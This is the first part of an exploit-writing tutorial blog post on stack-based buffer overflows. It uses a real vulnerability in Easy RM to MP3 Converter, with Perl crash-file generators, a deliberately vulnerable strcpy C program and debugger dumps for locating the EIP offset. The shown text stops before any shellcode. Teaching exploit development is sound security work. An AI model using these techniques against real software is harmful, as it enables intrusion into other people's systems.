

# Corelan Team

:: Knowledge is not an object, it's a flow ::

## Exploit writing tutorial part 1 : Stack Based Overflows

Corelan Team (corelanc0d3r) · Sunday, July 19th, 2009

Last friday (july 17th 2009), somebody (nick)named 'Crazy\_Hacker' has reported a vulnerability in [Easy RM to MP3 Conversion Utility](#) (on XP SP2 En), via packetstormsecurity.org. (see <http://packetstormsecurity.org/0907-exploits/>). The vulnerability report included a proof of concept exploit (which, by the way, failed to work on my MS Virtual PC based XP SP3 En). Another exploit was released just a little bit later.

Nice work. You can copy the PoC exploit code, run it, see that it doesn't work (or if you are lucky, conclude that it works), or... you can try to understand the process of building the exploit so you can correct broken exploits, or just build your own exploits from scratch.

(By the way : unless you can disassemble, read and comprehend shellcode real fast, I would never advise you to just take an exploit (especially if it's a precompiled executable) and run it. What if it's just built to open a backdoor on your own computer ?

The question is : How do exploit writers build their exploits ? What does the process of going from detecting a possible issue to building an actual working exploit look like ? How can you use vulnerability information to build your own exploit ?

Ever since I've started this blog, writing a basic tutorial about writing buffer overflows has been on my "to do" list... but I never really took the time to do so (or simply forgot about it).

When I saw the vulnerability report today, and had a look at the exploit, I figured this vulnerability report could acts as a perfect example to explain the basics about writing exploits... It's clean, simple and allows me to demonstrate some of the techniques that are used to write working and stable stack based buffer overflows.

So perhaps this is a good time... Despite the fact that the forementioned vulnerability report already includes an exploit (working or not), I'll still use the vulnerability in "Easy RM to MP3 conversion utility" as an example and we'll go through the steps of building a working exploit, without copying anything from the original exploit. We'll just build it from scratch (and make it work on XP SP3 this time :) )

Before we continue, let me get one thing straight. This document is purely intended for educational purposes. I do not want anyone to use this information (or any information on this blog) to actually hack into computers or do other illegal things. So I cannot be held responsible for the acts of other people who took parts of this document and used it for illegal purposes. If you don't agree, then you are not allowed to continue to access this website... so leave this website immediately.

Anyways, that having said, the kind of information that you get from vulnerability reports usually contains information on the basics of the vulnerability. In this case, the vulnerability report states "Easy RM to MP3 Converter version 2.7.3.700 universal buffer overflow exploit that creates a malicious .m3u file". In other words, you can create a malicious .m3u file, feed it into the utility and trigger the exploit. These reports may not be very specific every time, but in most cases you can get an idea of how you can simulate a crash or make the application behave weird. If not, then the security researcher probably wanted to disclose his/her findings first to the vendor, give them the opportunity to fix things... or just wants to keep the intel for him/herself...

**Before starting with the first part of (hopefully) a series of tutorials about exploit writing, allow me to mention that I have set up a discussion forum (logged in members only) where you can discuss exploit writing issues/post questions/tips&tricks... etc . You can access the forum at </index.php/forum/writing-exploits/>**

### Verify the bug

First of all, let's verify that the application does indeed crash when opening a malformed m3u file. (or find yourself an application that crashes when you feed specifically crafted data to it).

Get yourself a copy of the vulnerable version of Easy RM to MP3 and install it on a computer running Windows XP. The vulnerability report states that the exploit works on XP SP2 (English), but I'll use XP SP3 (English).

Local copy of the vulnerable application can be downloaded here :

 **Easy RM to MP3 Conversion Utility** (2.8 MiB, 5,440 hits)



*Quick sidenote : you can find older versions of applications at [oldapps.com](http://oldapps.com) and [oldversion.com](http://oldversion.com), or by looking at exploits on [exploit-db.com](http://exploit-db.com) (which often have a local copy of the vulnerable application as well)*

We'll use the following simple perl script to create a .m3u file that may help us to discover more information about the vulnerability :

```
my $file= "crash.m3u";
my $junk= "\x41" x 10000;
open($FILE,">$file");
print $FILE $junk;
close($FILE);
print "m3u File Created successfully\n";
```

Run the perl script to create the m3u file. The fill will be filled with 10000 A's (\x41 is the hexadecimal representation of A) and open this m3u file with Easy RM to MP3... The application throws an error, but it looks like the error is handled correctly and the application does not crash. Modify the script to write a file with 20000 A's and try again. Same behaviour. (exception is handled correctly, so we still could not overwrite anything usefull). Now change the script to write 30000 A's, create the m3u file and open it in the utility.

Boom - application dies.

Ok, so the application crashes if we feed it a file that contains between 20000 and 30000 A's. But what can we do with this ?

## Verify the bug - and see if it could be interesting

Obviously, not every application crash can lead to an exploitation. In many cases, an application crash will not lead to exploitation... But sometimes it does. With "exploitation", I mean that you want the application to do something it was not intended to do... such as running your own code. The easiest way to make an application do something different is by controlling its application flow (and redirect it to somewhere else). This can be done by controlling the **Instruction Pointer** (or Program Counter), which is a CPU register that contains a pointer to where the next instruction that needs to be executed is located.

Suppose an application calls a function with a parameter. Before going to the function, it saves the current location in the instruction pointer (so it knows where to return when the function completes). If you can modify the value in this pointer, and point it to a location in memory that contains your own piece of code, then you can change the application flow and make it execute something different (other than returning back to the original place). The code that you want to be executed after controlling the flow is often referred to as "shellcode". So if we make the application run our shellcode, we can call it a working exploit. In most cases, this pointer is referenced by the term EIP. This register size is 4 bytes. So if you can modify those 4 bytes, you own the application (and the computer the application runs on)

## Before we proceed - some theory

Just a few terms that you will need :

Every Windows application uses parts of memory. The process memory contains 3 major components :

- code segment (instructions that the processor executes. The EIP keeps track of the next instruction)
- data segment (variables, dynamic buffers)
- stack segment (used to pass data/arguments to functions, and is used as space for variables. The stack starts (= the bottom of the stack) from the very end of the virtual memory of a page and grows down (to a lower address). a PUSH adds something to the top of the stack, POP will remove one item (4 bytes) from the stack and puts it in a register.

If you want to access the stack memory directly, you can use ESP (Stack Pointer), which points at the top (so the lowest memory address) of the stack.

- After a push, ESP will point to a lower memory address (address is decremented with the size of the data that is pushed onto the stack, which is 4 bytes in case of addresses/pointers). Decrements usually happen before the item is placed on the stack (depending on the implementation... if ESP already points at the next free location in the stack, the decrement happens after placing data on the stack)
- After a POP, ESP points to a higher address (address is incremented (by 4 bytes in case of addresses/pointers)). Increments happen after an item is removed from the stack.

When a function/subroutine is entered, a stack frame is created. This frame keeps the parameters of the parent procedure together and is used to pass arguments to the subroutines. The current location of the stack can be accessed via the stack pointer (ESP), the current base of the function is contained in the base pointer (EBP) (or frame pointer).

The CPU's general purpose registers (Intel, x86) are :

- EAX : accumulator : used for performing calculations, and used to store return values from function calls. Basic operations such as add, subtract, compare use this general-purpose register
- EBX : base (does not have anything to do with base pointer). It has no general purpose and can be used to store data.
- ECX : counter : used for iterations. ECX counts downward.
- EDX : data : this is an extension of the EAX register. It allows for more complex calculations (multiply, divide) by allowing extra data to be stored to facilitate those calculations.
- ESP : stack pointer
- EBP : base pointer
- ESI : source index : holds location of input data
- EDI : destination index : points to location of where result of data operation is stored
- EIP : instruction pointer

## Process Memory

When an application is started in a Win32 environment, a process is created and virtual memory is assigned to. In a 32 bit process, the address ranges from 0x00000000 to 0xFFFFFFFF, where 0x00000000 to 0x7FFFFFFF is assigned to "user-land", and 0x80000000 to 0xFFFFFFFF is assigned to "kernel land". Windows uses the **flat memory model**, which means that the CPU can directly/sequentially/linearly address all of the available memory locations, without having to use a segmentation/paging scheme.

Kernel land memory is only accessible by the OS.

When a process is created, a **PEB** (Process Execution Block) and **TEB** (Thread Environment Block) are created.

The PEB contains all user land parameters that are associated with the current process :

- location of the main executable
- pointer to loader data (can be used to list all dll's / modules that are/can be loaded into the process)
- pointer to information about the heap

The TEB describes the state of a thread, and includes

- location of the PEB in memory
- location of the stack for the thread it belongs to
- pointer to the first entry in the SEH chain (see tutorial 3 and 3b to learn more about what a SEH chain is)

Each thread inside the process has one TEB.

The Win32 process memory map looks like this :



The text segment of a program image / dll is read-only, as it only contains the application code. This prevents people from modifying the application code. This memory segment has a fixed size. The data segment is used to store global and static program variables. The data segment is used for initialized global variables, strings, and other constants.

The data segment is writable and has a fixed size. The heap segment is used for the rest of the program variables. It can grow larger or smaller as desired. All of the memory in the heap is managed by allocator (and deallocator) algorithms. A memory region is reserved by these algorithms. The heap will grow towards a higher addresses.

In a dll, the code, imports (list of functions used by the dll, from another dll or application), and exports (functions it makes available to other dll's applications) are part of the .text segment.

## The Stack

The **stack** is a piece of the process memory, a data structure that works LIFO (Last in first out). A stack gets allocated by the OS, for each thread (when the thread is created). When the thread ends, the stack is cleared as well. The size of the stack is defined when it gets created and doesn't change. Combined with LIFO and the fact that it does not require complex management structures/mechanisms to get managed, the stack is pretty fast, but limited in size.

LIFO means that the most recent placed data (result of a PUSH instruction) is the first one that will be removed from the stack again. (by a POP instruction).

When a stack is created, the stack pointer points to the top of the stack (= the highest address on the stack). As information is pushed onto the stack, this stack pointer decrements (goes to a lower address). So in essence, the stack grows to a lower address.

The stack contains local variables, function calls and other info that does not need to be stored for a larger amount of time. As more data is added to the stack (pushed onto the stack), the stack pointer is decremented and points at a lower address value.

Every time a function is called, the function parameters are pushed onto the stack, as well as the saved values of registers (EBP, EIP). When a function returns, the saved value of EIP is retrieved from the stack and placed back in EIP, so the normal application flow can be resumed.

Let's use a few lines of simple code to demonstrate the behaviour :

```
#include <string.h>

void do_something(char *Buffer)
{
    char MyVar[128];
    strcpy(MyVar, Buffer);
}

int main (int argc, char **argv)
{
    do_something(argv[1]);
}
```


(You can compile this code. Get yourself a copy of Dev-C++ 4.9.9.2, create a new Win32 console project (use C as language, not C++), paste the code and compile it). On my system, I called the project "stacktest".

Run the application : "stacktest.exe AAAA". Nothing should return.


This application takes an argument (argv[1]) and passes the argument to function do\_something(). In that function, the argument is copied into a local variable that has a maximum of 128 bytes. So... if the argument is longer than 127 bytes (+ a null byte to terminate the string), the buffer may get overflowed.

When function "do\_something(param1)" gets called from inside main(), the following things happen :

A new stack frame will be created, on top of the 'parent' stack. The stack pointer (ESP) points to the highest address of the newly created stack. This is the "top of the stack".




Before do\_something() is called, a pointer to the argument(s) gets pushed to the stack. In our case, this is a pointer to argv[1].



MOV DWORD PTR SS:[ESP], EAX = put pointer to argument on stack


CALL stack.00401290 = put EIP on stack and jump to the function

Stack after the MOV instruction :




Next, function do something is called. The CALL instruction will first put the current instruction pointer onto the stack (so it knows where to return to if the function ends) and will then jump to the function code.

Stack after the CALL instruction :



As a result of the push, ESP decrements 4 bytes and now points to a lower address.



(or, as seen in a debugger) :


ESP points at 0022FF5C. At this address, we see the saved EIP (Return to...), followed by a pointer to the parameter (AAAA in this example). This pointer was saved on the stack before the CALL instruction was executed.

```

0022FF5C 004012EA  RETN. RETURN to stacktes.004012EA from stacktes.00401290
0022FF60 003E30B2  RETN. ASCII "AAAA"
0022FF64 7C910228  (0: ntdll.7C910228
0022FF68 003E28B8  RETN.
0022FF6C 00401205  RETN. RETURN to stacktes.00401205 from stacktes.00401730
0022FF70 0000002B  +...
0022FF74 00000010  +...
0022FF78 0022FFA0  +...

```

Next, the function prolog executes. This basically saves the frame pointer (EBP) onto the stack, so it can be restored as well when the function returns. The instruction to save the frame pointer is "push ebp". ESP is decremented again with 4 bytes.




Following the push ebp, the current stack pointer (ESP) is put in EBP. At that point, both ESP and EBP point at the top of the current stack. From that point on, the stack will usually be referenced by ESP (top of the stack at any time) and EBP (the base pointer of the current stack). This way, the application can reference variables by using an offset to EBP.

Most functions start with this sequence : PUSH EBP, followed by MOV EBP,ESP

So, if you would push another 4 bytes to the stack, ESP would decrement again and EBP would still stay where it was. You could reference these 4 bytes by using EBP-0x8.

Next, we can see how stack space for the variable MyVar (128bytes) is declared/allocated. In order to hold the data, some space is allocated on the stack to hold data in this variable... ESP is decremented by a number of bytes. This number of bytes will most likely be more than 128 bytes, because of an allocation routine determined by the compiler. In the case of Dev-C++, this is 0x98 bytes. So you will see a SUB ESP,0x98 instruction. That way, there will be space available for this variable.



The disassembly of the function looks like this :

```

00401290 /$ 55      PUSH EBP
00401291 . 89E5     MOV EBP,ESP
00401293 . 81EC 98000000 SUB ESP,98
00401299 . 8B45 08   MOV EAX,DWORD PTR SS:[EBP+8]
0040129C . 894424 04 MOV DWORD PTR SS:[ESP+4],EAX
004012A0 . 8D85 78FFFFFF LEA EAX,DWORD PTR SS:[EBP-88]
004012A6 . 890424     MOV DWORD PTR SS:[ESP],EAX
004012A9 . E8 72050000 CALL ; \strcpy
004012AE . C9       LEAVE
004012AF \. C3      RETN


```

(don't worry about the code too much. You can clearly see the function prolog (PUSH EBP and MOV EBP,ESP), you can also see where space gets allocated for MyVar (SUB ESP,98), and you can see some MOV and LEA instructions (which basically set up the parameters for the strcpy function... taking the pointer where argv[1] sits and using it to copy data from, into MyVar).


If there would not have been a strcpy() in this function, the function would now end and "unwind" the stack. Basically, it would just move ESP back to the location where saved EIP was, and then issues a RET instruction. A ret, in this case, will pick up the saved EIP pointer from the stack and jump to it. (thus, it will go back to the main function, right after where do\_something() was called). The epilog instruction is executed by a LEAVE instruction (which will restore both the framepointer and EIP).

In my example, we have a strcpy() function.

This function will read data, from the address pointed to by [Buffer], and store it in <space for MyVar>, reading all data until it sees a null byte (string terminator). While it copies the data, ESP stays where it is. The strcpy() does not use PUSH instructions to put data on the stack... it basically reads a byte and writes it to the stack, using an index (for example ESP, ESP+1, ESP+2, etc). So after the copy, ESP still points at the begin of the string.



That means... If the data in [Buffer] is somewhat longer than 0x98 bytes, the strcpy() will overwrite saved EBP and eventually saved EIP (and so on). After all, it just continues to read & write until it reaches a null byte in the source location (in case of a string)



ESP still points at the begin of the string. The strcpy() completes as if nothing is wrong. After the strcpy(), the function ends. And this is where things get interesting. The function epilog kicks in. Basically, it will move ESP back to the location where saved EIP was stored, and it will issue a RET. It will take the pointer (AAAA or 0x41414141 in our case, since it got overwritten), and will jump to that address.

So you control EIP.

Long story short, by controlling EIP, you basically change the return address that the function will use in order to "resume normal flow".

Of course, if you change this return address by issuing a buffer overflow, it's not a "normal flow" anymore.

So... Suppose you can overwrite the buffer in MyVar, EBP, EIP and you have A's (your own code) in the area before and after saved EIP... think about it. After sending the buffer ([MyVar][EBP][EIP][your code]), ESP will/should point at the beginning of [your code]. So if you can make EIP go to your code, you're in control.

Note : when a buffer on the stack overflows, the term "stack based overflow" or "stack buffer overflow" is used. When you are trying to write past the end of the stack frame, the term "stack overflow" is used. Don't mix those two up, as they are entirely different.

## The debugger

In order to see the state of the stack (and value of registers such as the instruction pointer, stack pointer etc), we need to hook up a debugger to the application, so we can see what happens at the time the application runs (and especially when it dies).

There are many debuggers available for this purpose. The two debuggers I use most often are [Windbg](#), and [Immunity's Debugger](#)

Let's use Windbg. Install Windbg (Full install) and register it as a "post-mortem" debugger using "windbg -l".





You can also disable the "xxxx has encountered a problem and needs to close" popup by setting the following registry key :

HKLM\Software\Microsoft\Windows NT\CurrentVersion\AeDebug\Auto : set to 0



In order to avoid Windbg complaining about Symbol files not found, create a folder on your harddrive (let's say c:\windbgsymbols). Then, in Windbg, go to "File" - "Symbol File Path" and enter the following string :

SRV\*C:\windbgsymbols\*http://msdl.microsoft.com/download/symbols

**(do NOT put an empty line after this string ! make sure this string is the only string in the symbol path field)**

If you want to use Immunity Debugger instead : get a copy [here](#) and install it. Open Immunity debugger, go to "Options" - "Just in-time debugging" and click "Make Immunity Debugger just in-time debugger".

Ok, let's get started.

Launch Easy RM to MP3, and then open the crash.m3u file again. The application will crash again. If you have disabled the popups, windbg or Immunity debugger will kick in automatically. If you get a popup, click the "debug" button and the debugger will be launched :

Windbg :



Immunity :



This GUI shows the same information, but in a more...errr.. graphical way. In the upper left corner, you have the CPU view, which shows assembly instructions and their opcodes. (the window is empty because EIP currently points at 41414141 and that's not a valid address). In the upper right windows, you can see the registers. In the lower left corner, you see the memory dump of 00446000 in this case. In the lower right corner, you can see the contents of the stack (so the contents of memory at the location where ESP points at).

Anyways, in both cases, we can see that the instruction pointer contains 41414141, which is the hexadecimal representation for AAAA.

A quick note before proceeding : On intel x86, the addresses are stored little-endian (so backwards). The AAAA you are seeing is in fact AAAA :- ( or, if you have sent ABCD in your buffer, EIP would point at 44434241 (DCBA)

So it looks like part of our m3u file was read into the buffer and caused the buffer to overflow. We have been able to overflow the buffer and write across the instruction pointer. So we may be able to control the value of EIP.

Since our file does only contain A's, we don't know exactly how big our buffer needs to be in order to write exactly into EIP. In other words, if we want to be specific in overwriting EIP (so we can feed it usable data and make it jump to our evil code, we need to know the exact position in our buffer/payload where we overwrite the return address (which will become EIP when the function returns). This position is often referred to as the "offset".

## Determining the buffer size to write exactly into EIP

We know that EIP is located somewhere between 20000 and 30000 bytes from the beginning of the buffer. Now, you could potentially overwrite all memory space between 20000 and 30000 bytes with the address you want to overwrite EIP with. This may work, but it looks much more nice if you can find the exact location to perform the overwrite. In order to determine the exact offset of EIP in our buffer, we need to do some additional work.

First, let's try to narrow down the location by changing our perl script just a little :

Let's cut things in half. We'll create a file that contains 25000 A's and another 5000 B's. If EIP contains an 41414141 (AAAA), EIP sits between 20000 and 25000, and if EIP contains 42424242 (BBBB), EIP sits between 25000 and 30000.

```
my $file= "crash25000.m3u";
my $junk = "\x41" x 25000;
my $junk2 = "\x42" x 5000;
open($FILE,">$file");
print $FILE $junk.$junk2;
close($FILE);
print "m3u File Created successfully\n";
```

Create the file and open crash25000.m3u in Easy RM to MP3.



OK, so eip contains 42424242 (BBBB), so we know EIP has an offset between 25000 and 30000. That also means that we should/may see the remaining B's in memory where ESP points at (given that EIP was overwritten before the end of the 30000 character buffer)

```
Buffer :
[AAAAAAAAAAAAAAAAAAAAAAAAAAAAA[5000 B's
[BBBBBBBBBBBBBBBBBBBB] [BBBBB] [BBBBBBBBB.....]
25000 A's EIP ESP points here
```

dump the contents of ESP :

```
0:000> d esp
000ff730 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
000ff740 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
000ff750 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
000ff760 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
000ff770 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
000ff780 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
000ff790 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
000ff7a0 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
0:000> d
000ff7b0 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
000ff7c0 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
000ff7d0 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
000ff7e0 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
000ff7f0 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
```

```
